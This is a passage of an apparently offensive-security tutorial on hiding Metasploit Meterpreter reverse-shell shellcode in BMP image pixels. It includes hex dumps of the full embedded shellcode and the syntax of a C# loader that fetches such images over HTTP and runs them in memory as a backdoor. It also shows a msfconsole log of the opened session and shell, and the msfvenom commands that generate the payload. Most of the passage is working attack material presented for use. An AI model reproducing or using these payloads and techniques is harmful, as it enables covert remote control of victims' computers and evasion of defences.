
```
File: /root/Desktop/Untitled Folder 3/N    ASCII Offset: 0x00000044 / 0x0000109D (%02)   M
00000000   42 4D 9E 10   00 00 00 00    00 00 36 00   00 00 28 00          BM........6...(.
00000010   00 00 BC 02   00 00 02 00    00 00 01 00   18 00 00 00          ................
00000020   00 00 68 10   00 00 00 00    00 00 00 00   00 00 00 00          ..h.............
00000030   00 00 00 00   00 00 FC 48    83 E4 F0 E8   CC 00 00 00          .......H........
00000040   41 51 41 50   52 51 56 48    31 D2 65 48   8B 52 60 48          AQAPRQVH1.eH.R`H
00000050   8B 52 18 48   8B 52 20 48    8B 72 50 48   0F B7 4A 4A          .R.H.R H.rPH..JJ
00000060   4D 31 C9 48   31 C0 AC 3C    61 7C 02 2C   20 41 C1 C9          M1.H1..<a|., A..
00000070   0D 41 01 C1   E2 ED 52 41    51 48 8B 52   20 8B 42 3C          .A....RAQH.R .B<
00000080   48 01 D0 66   81 78 18 0B    02 0F 85 72   00 00 00 8B          H..f.x.....r....
00000090   80 88 00 00   00 48 85 C0    74 67 48 01   D0 50 8B 48          .....H..tgH..P.H
000000A0   18 44 8B 40   20 49 01 D0    E3 56 48 FF   C9 41 8B 34          .D.@ I...VH..A.4
000000B0   88 48 01 D6   4D 31 C9 48    31 C0 AC 41   C1 C9 0D 41          .H..M1.H1..A...A
000000C0   01 C1 38 E0   75 F1 4C 03    4C 24 08 45   39 D1 75 D8          ..8.u.L.L$.E9.u.
000000D0   58 44 8B 40   24 49 01 D0    66 41 8B 0C   48 44 8B 40          XD.@$I..fA..HD.@
000000E0   1C 49 01 D0   41 8B 04 88    48 01 D0 41   58 41 58 5E          .I..A...H..AXAX^
000000F0   59 5A 41 58   41 59 41 5A    48 83 EC 20   41 52 FF E0          YZAXAYAZH.. AR..
00000100   58 41 59 5A   48 8B 12 E9    4B FF FF FF   5D 49 BE 77          XAYZH...K...]I.w
00000110   73 32 5F 33   32 00 00 41    56 49 89 E6   48 81 EC A0          s2_32..AVI..H...
00000120   01 00 00 49   89 E5 49 BC    02 00 11 5C   C0 A8 38 01          ...I..I....\..8.
00000130   41 54 49 89   E4 4C 89 F1    41 BA 4C 77   26 07 FF D5          ATI..L..A.Lw&...
00000140   4C 89 EA 68   01 01 00 00    59 41 BA 29   80 6B 00 FF          L..h....YA.).k..
00000150   D5 6A 05 41   5E 50 50 4D    31 C9 4D 31   C0 48 FF C0          .j.A^PPM1.M1.H..
00000160   48 89 C2 48   FF C0 48 89    C1 41 BA EA   0F DF E0 FF          H..H..H..A......
00000170   D5 48 89 C7   6A 10 41 58    4C 89 E2 48   89 F9 41 BA          .H..j.AXL..H..A.
00000180   99 A5 74 61   FF D5 85 C0    74 0A 49 FF   CE 75 E5 E8          ..ta....t.I..u..
00000190   93 00 00 00   48 83 EC 10    48 89 E2 4D   31 C9 6A 04          ....H...H..M1.j.
000001A0   41 58 48 89   F9 41 BA 02    D9 C8 5F FF   D5 83 F8 00          AXH..A...._.....
000001B0   7E 55 48 83   C4 20 5E 89    F6 6A 40 41   59 68 00 10          ~UH.. ^..j@AYh..
000001C0   00 00 41 58   48 89 F2 48    31 C9 41 BA   58 A4 53 E5          ..AXH..H1.A.X.S.
000001D0   FF D5 48 89   C3 49 89 C7    4D 31 C9 49   89 F0 48 89          ..H..I..M1.I..H.
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo
```

Picture 7: As you can see your payload started with “FC48” in Picture 7 also your payload finished with “FFD5” like picture 8 (payload text highlighted green).



```
File: /root/Desktop/Untitled Folder 3/N    ASCII Offset: 0x00000233 / 0x0000109D (%13)   M
00000130   41 54 49 89   E4 4C 89 F1    41 BA 4C 77   26 07 FF D5          ATI..L..A.Lw&...
00000140   4C 89 EA 68   01 01 00 00    59 41 BA 29   80 6B 00 FF          L..h....YA.).k..
00000150   D5 6A 05 41   5E 50 50 4D    31 C9 4D 31   C0 48 FF C0          .j.A^PPM1.M1.H..
00000160   48 89 C2 48   FF C0 48 89    C1 41 BA EA   0F DF E0 FF          H..H..H..A......
00000170   D5 48 89 C7   6A 10 41 58    4C 89 E2 48   89 F9 41 BA          .H..j.AXL..H..A.
00000180   99 A5 74 61   FF D5 85 C0    74 0A 49 FF   CE 75 E5 E8          ..ta....t.I..u..
00000190   93 00 00 00   48 83 EC 10    48 89 E2 4D   31 C9 6A 04          ....H...H..M1.j.
000001A0   41 58 48 89   F9 41 BA 02    D9 C8 5F FF   D5 83 F8 00          AXH..A...._.....
000001B0   7E 55 48 83   C4 20 5E 89    F6 6A 40 41   59 68 00 10          ~UH.. ^..j@AYh..
000001C0   00 00 41 58   48 89 F2 48    31 C9 41 BA   58 A4 53 E5          ..AXH..H1.A.X.S.
000001D0   FF D5 48 89   C3 49 89 C7    4D 31 C9 49   89 F0 48 89          ..H..I..M1.I..H.
000001E0   DA 48 89 F9   41 BA 02 D9    C8 5F FF D5   83 F8 00 7D          .H..A...._.....}
000001F0   28 58 41 57   59 68 00 40    00 00 41 58   6A 00 5A 41          (XAWYh.@..AXj.ZA
00000200   BA 0B 2F 0F   30 FF D5 57    59 41 BA 75   6E 4D 61 FF          ../.0..WYA.unMa.
00000210   D5 49 FF CE   E9 3C FF FF    FF 48 01 C3   48 29 C6 48          .I...<...H..H).H
00000220   85 F6 75 B4   41 FF E7 58    6A 00 59 49   C7 C2 F0 B5          ..u.A..Xj.YI....
00000230   A2 56 FF D5   FF FF FF FF    FF FF FF FF   FF FF FF FF          .V..............
00000240   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000250   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000260   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000270   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000280   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000290   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002A0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002B0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002C0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002D0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002E0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
000002F0   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
00000300   FF FF FF FF   FF FF FF FF    FF FF FF FF   FF FF FF FF          ................
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo
```

Picture 8:
Now you can save this file.
After these steps you will have something like in Picture 9. You now have one BMP file with an injected Meterpreter Payload.




```
File:                              'NewBitmaImag    ASCII Offset: 0x00000000 / 0x0000109D (%00)
00000000  42 4D 9E 10  00 00 00 00   00 00 36 00  00 00 28 00           BM........6...(.
00000010  00 00 BC 02  00 00 02 00   00 00 01 00  18 00 00 00           ................
00000020  00 00 68 10  00 00 00 00   00 00 00 00  00 00 00 00           ..h.............
00000030  00 00 00 00  00 00 FC 48   83 E4 F0 E8  CC 00 00 00           .......H........
00000040  41 51 41 50  52 51 56 48   31 D2 65 48  8B 52 60 48           AQAPRQVH1.eH.R`H
00000050  8B 52 18 48  8B 52 20 48   8B 72 50 48  0F B7 4A 4A           .R.H.R H.rPH..JJ
00000060  4D 31 C9 48  31 C0 AC 3C   61 7C 02 2C  20 41 C1 C9           M1.H1..<a|., A..
00000070  0D 41 01 C1  E2 ED 52 41   51 48 8B 52  20 8B 42 3C           .A....RAQH.R .B<
00000080  48 01 D0 66  81 78 18 0B   02 0F 85 72  00 00 00 8B           H..f.x.....r....
00000090  80 88 00 00  00 48 85 C0   74 67 48 01  D0 50 8B 48           .....H..tgH..P.H
000000A0  18 44 8B 40  20 49 01 D0   E3 56 48 FF  C9 41 8B 34           .D.@ I...VH..A.4
000000B0  88 48 01 D6  4D 31 C9 48   31 C0 AC 41  C1 C9 0D 41           .H..M1.H1..A...A
000000C0  01 C1 38 E0  75 F1 4C 03   4C 24 08 45  39 D1 75 D8           ..8.u.L.L$.E9.u.
000000D0  58 44 8B 40  24 49 01 D0   66 41 8B 0C  48 44 8B 40           XD.@$I..fA..HD.@
000000E0  1C 49 01 D0  41 8B 04 88   48 01 D0 41  58 41 58 5E           .I..A...H..AXAX^
000000F0  59 5A 41 58  41 59 41 5A   48 83 EC 20  41 52 FF E0           YZAXAYAZH.. AR..
00000100  58 41 59 5A  48 8B 12 E9   4B FF FF FF  5D 49 BE 77           XAYZH...K...]I.w
00000110  73 32 5F 33  32 00 00 41   56 49 89 E6  48 81 EC A0           s2_32..AVI..H...
00000120  01 00 00 49  89 E5 49 BC   02 00 11 5C  C0 A8 38 01           ...I..I....\..8.
00000130  41 54 49 89  E4 4C 89 F1   41 BA 4C 77  26 07 FF D5           ATI..L..A.Lw&...
00000140  4C 89 EA 68  01 01 00 00   59 41 BA 29  80 6B 00 FF           L..h....YA.).k..
00000150  D5 6A 05 41  5E 50 50 4D   31 C9 4D 31  C0 48 FF C0           .j.A^PPM1.M1.H..
00000160  48 89 C2 48  FF C0 48 89   C1 41 BA EA  0F DF E0 FF           H..H..H..A......
00000170  D5 48 89 C7  6A 10 41 58   4C 89 E2 48  89 F9 41 BA           .H..j.AXL..H..A.
00000180  99 A5 74 61  FF D5 85 C0   74 0A 49 FF  CE 75 E5 E8           ..ta....t.I..u..
00000190  93 00 00 00  48 83 EC 10   48 89 E2 4D  31 C9 6A 04           ....H...H..M1.j.
000001A0  41 58 48 89  F9 41 BA 02   D9 C8 5F FF  D5 83 F8 00           AXH..A...._.....
000001B0  7E 55 48 83  C4 20 5E 89   F6 6A 40 41  59 68 00 10           ~UH.. ^..j@AYh..
000001C0  00 00 41 58  48 89 F2 48   31 C9 41 BA  58 A4 53 E5           ..AXH..H1.A.X.S.
000001D0  FF D5 48 89  C3 49 89 C7   4D 31 C9 49  89 F0 48 89           ..H..I..M1.I..H.
000001E0  DA 48 89 F9  41 BA 02 D9   C8 5F FF D5  83 F8 00 7D           .H..A...._.....}
000001F0  28 58 41 57  59 68 00 40   00 00 41 58  6A 00 5A 41           (XAWYh.@..AXj.ZA
00000200  BA 0B 2F 0F  30 FF D5 57   59 41 BA 75  6E 4D 61 FF           ../.0..WYA.unMa.
00000210  D5 49 FF CE  E9 3C FF FF   FF 48 01 C3  48 29 C6 48           .I...<...H..H).H
00000220  85 F6 75 B4  41 FF E7 58   6A 00 59 49  C7 C2 F0 B5           ..u.A..Xj.YI....
00000230  A2 56 FF D5  FF FF FF FF   FF FF FF FF  FF FF FF FF           .V..............
00000240  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
00000250  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
00000260  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
00000270  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
00000280  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
00000290  FF FF FF FF  FF FF FF FF   FF FF FF FF  FF FF FF FF           ................
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo   ^L Redraw
```

```
fc4883e4f0e8cc000000415141505251564831d265488b5260488b52
```

Picture 9:
As you can see in picture 9 we have a bitmap file with more pixels .
**How many pixels do we need for a Meterpreter Payload ?**
if we have 510 bytes Meterpreter Payload then we have 170 Pixels for payloads


- 510 Bytes payload , 3 is 1 byte for each : R + G + B ==> 1+1+1
  510 / 3 = 170 Pixels
  it means 0 …. 169 Pixels in MS Paint like picture 10.



Picture 10:
After making this BMP File now you need some code to reading these payloads from the BMP file.
I made one code in C# for reading meterpreter payloads from a BMP File and execute this code in memory like a backdoor. With my tool you can also make a new Bitmap file with meterpreter payload injection method and by this code you can modify other BMP files to inject a meterpreter payload to them. Finally my tool has a web feature that enables you to download a BMP file via it's URL over HTTP traffic and executing any hidden code in the BMP in memory like a backdoor.

## Executing Meterpreter Payload from BMP file with “NativePayload_Image.exe” step by step :

**Step 1**: If you want to see the NativePayload_Image Syntax, you should run this code without any switch like Picture 11:




```
C:\Demo>
C:\Demo>
C:\Demo>NativePayload_Image.exe

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

Injecting Syntax :

Syntax Creating New Bitmap File by template:

Syntax  I: NativePayload_Image.exe create [NewFileName.bmp] [Meterpreter_payload]
Example I: NativePayload_Image.exe create test.bmp fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50

Syntax Modify Bitmap File by New Payload:

Syntax  II: NativePayload_Image.exe modify [ExistFileName.bmp] [header_length] [Meterpreter_payload]
Example II: NativePayload_Image.exe modify test.bmp  54  fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50

Detecting and Getting Meterpreter Session (backdoor mode) Syntax :

Syntax Getting Meterpreter Session by local BMP File:

Syntax  I: NativePayload_Image.exe bitmap [ExistFileName.bmp] [Payload_length] [BMP_Header_Length]
Example I: NativePayload_Image.exe bitmap test.bmp 510 54

Syntax Getting Meterpreter Session with Url by http Traffic

Syntax  II: NativePayload_Image.exe url [target url] [Payload_length] [BMP_Header_Length]
Example II: NativePayload_Image.exe url http://192.168.1.2/images/test.bmp 510 54

Syntax Getting Meterpreter Session by local/Web Encrypted BMP File:

Syntax  III: NativePayload_Image.exe decrypt [target url or local filename] [Payload_length] [BMP_Header_Length]
Example III: NativePayload_Image.exe decrypt http://192.168.1.2/images/test.bmp 510 54


C:\Demo>
```

Picture 11:
With my code you can have very simple Meterpreter Session with this syntax for Local BMP files.

for (Backdoor Mode) with this tool like “Picture 11” you need this syntax :

- Syntax : NativePayload_Image.exe bitmap “filename.bmp” [Meterpreter_payload_Length] [Header_Length]
- Syntax : NativePayload_Image.exe bitmap “filename.bmp”  510  54

Note : Meterpreter Payload Length was 510 ( Made by msfvenom tool with “-f C” or “-f num” )
Note : BMP Header Length is 54 always



```
Command Prompt - NativePayload_Image.exe  bitmap NewBitmaImage.bmp 510 54

C:\Demo>
C:\Demo>
C:\Demo>
C:\Demo>NativePayload_Image.exe bitmap NewBitmaImage.bmp 510 54

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

[+] Detecting Meterpreter Payload bytes in Image Files
[+] File Scanning .. . . .
[+] Reading Payloads from "NewBitmaImage.bmp" file
[+] Scanning Payload with length 510 from byte 54

Bingo Meterpreter session by BMP images ;>
```

```
msf exploit(handler) > rexploit
[*] Reloading module...

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.1:4444 -> 192.168.56.101:4973
 2017-05-03 02:45:05 +0430

meterpreter > getpid
Current pid: 2880
meterpreter > ps -S 2880

Process List
============

 PID   PPID  Name                                      Arch  Session  User
         Path
 ---   ----  ----                                      ----  -------  ----
         ----
 2880  2520  NativePayload_Image.exe                   x64   1        WIN-2J9A6
A\damon  C:\Demo\NativePayload_Image.exe

meterpreter > shell
Process 3948 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Demo>_
```

Picture 12:

As you can see in “Picture 12” I had a meterpreter session from the Local BMP file and this “NewBitmaImge.bmp” was my BMP file in Picture 9 and 10.


**Summary so far:**

So you can see we can manually make bitmap files with the "Meterpreter Payload Injection" like in “Picture 9” and we can also execute meterpreter payloads from these bitmap files in memory with my C# Code like in “Picture 12”.
In this case backdoor and BMP file should be in the same directory but you can use path for a BMP file too.

**Step 2**: Make a new bitmap file with the "Meterpreter Payload Injection" method using a tool. In this case you need to create a meterpreter payload by using one of these commands:

- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f c > payload.txt
- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f num > payload.txt

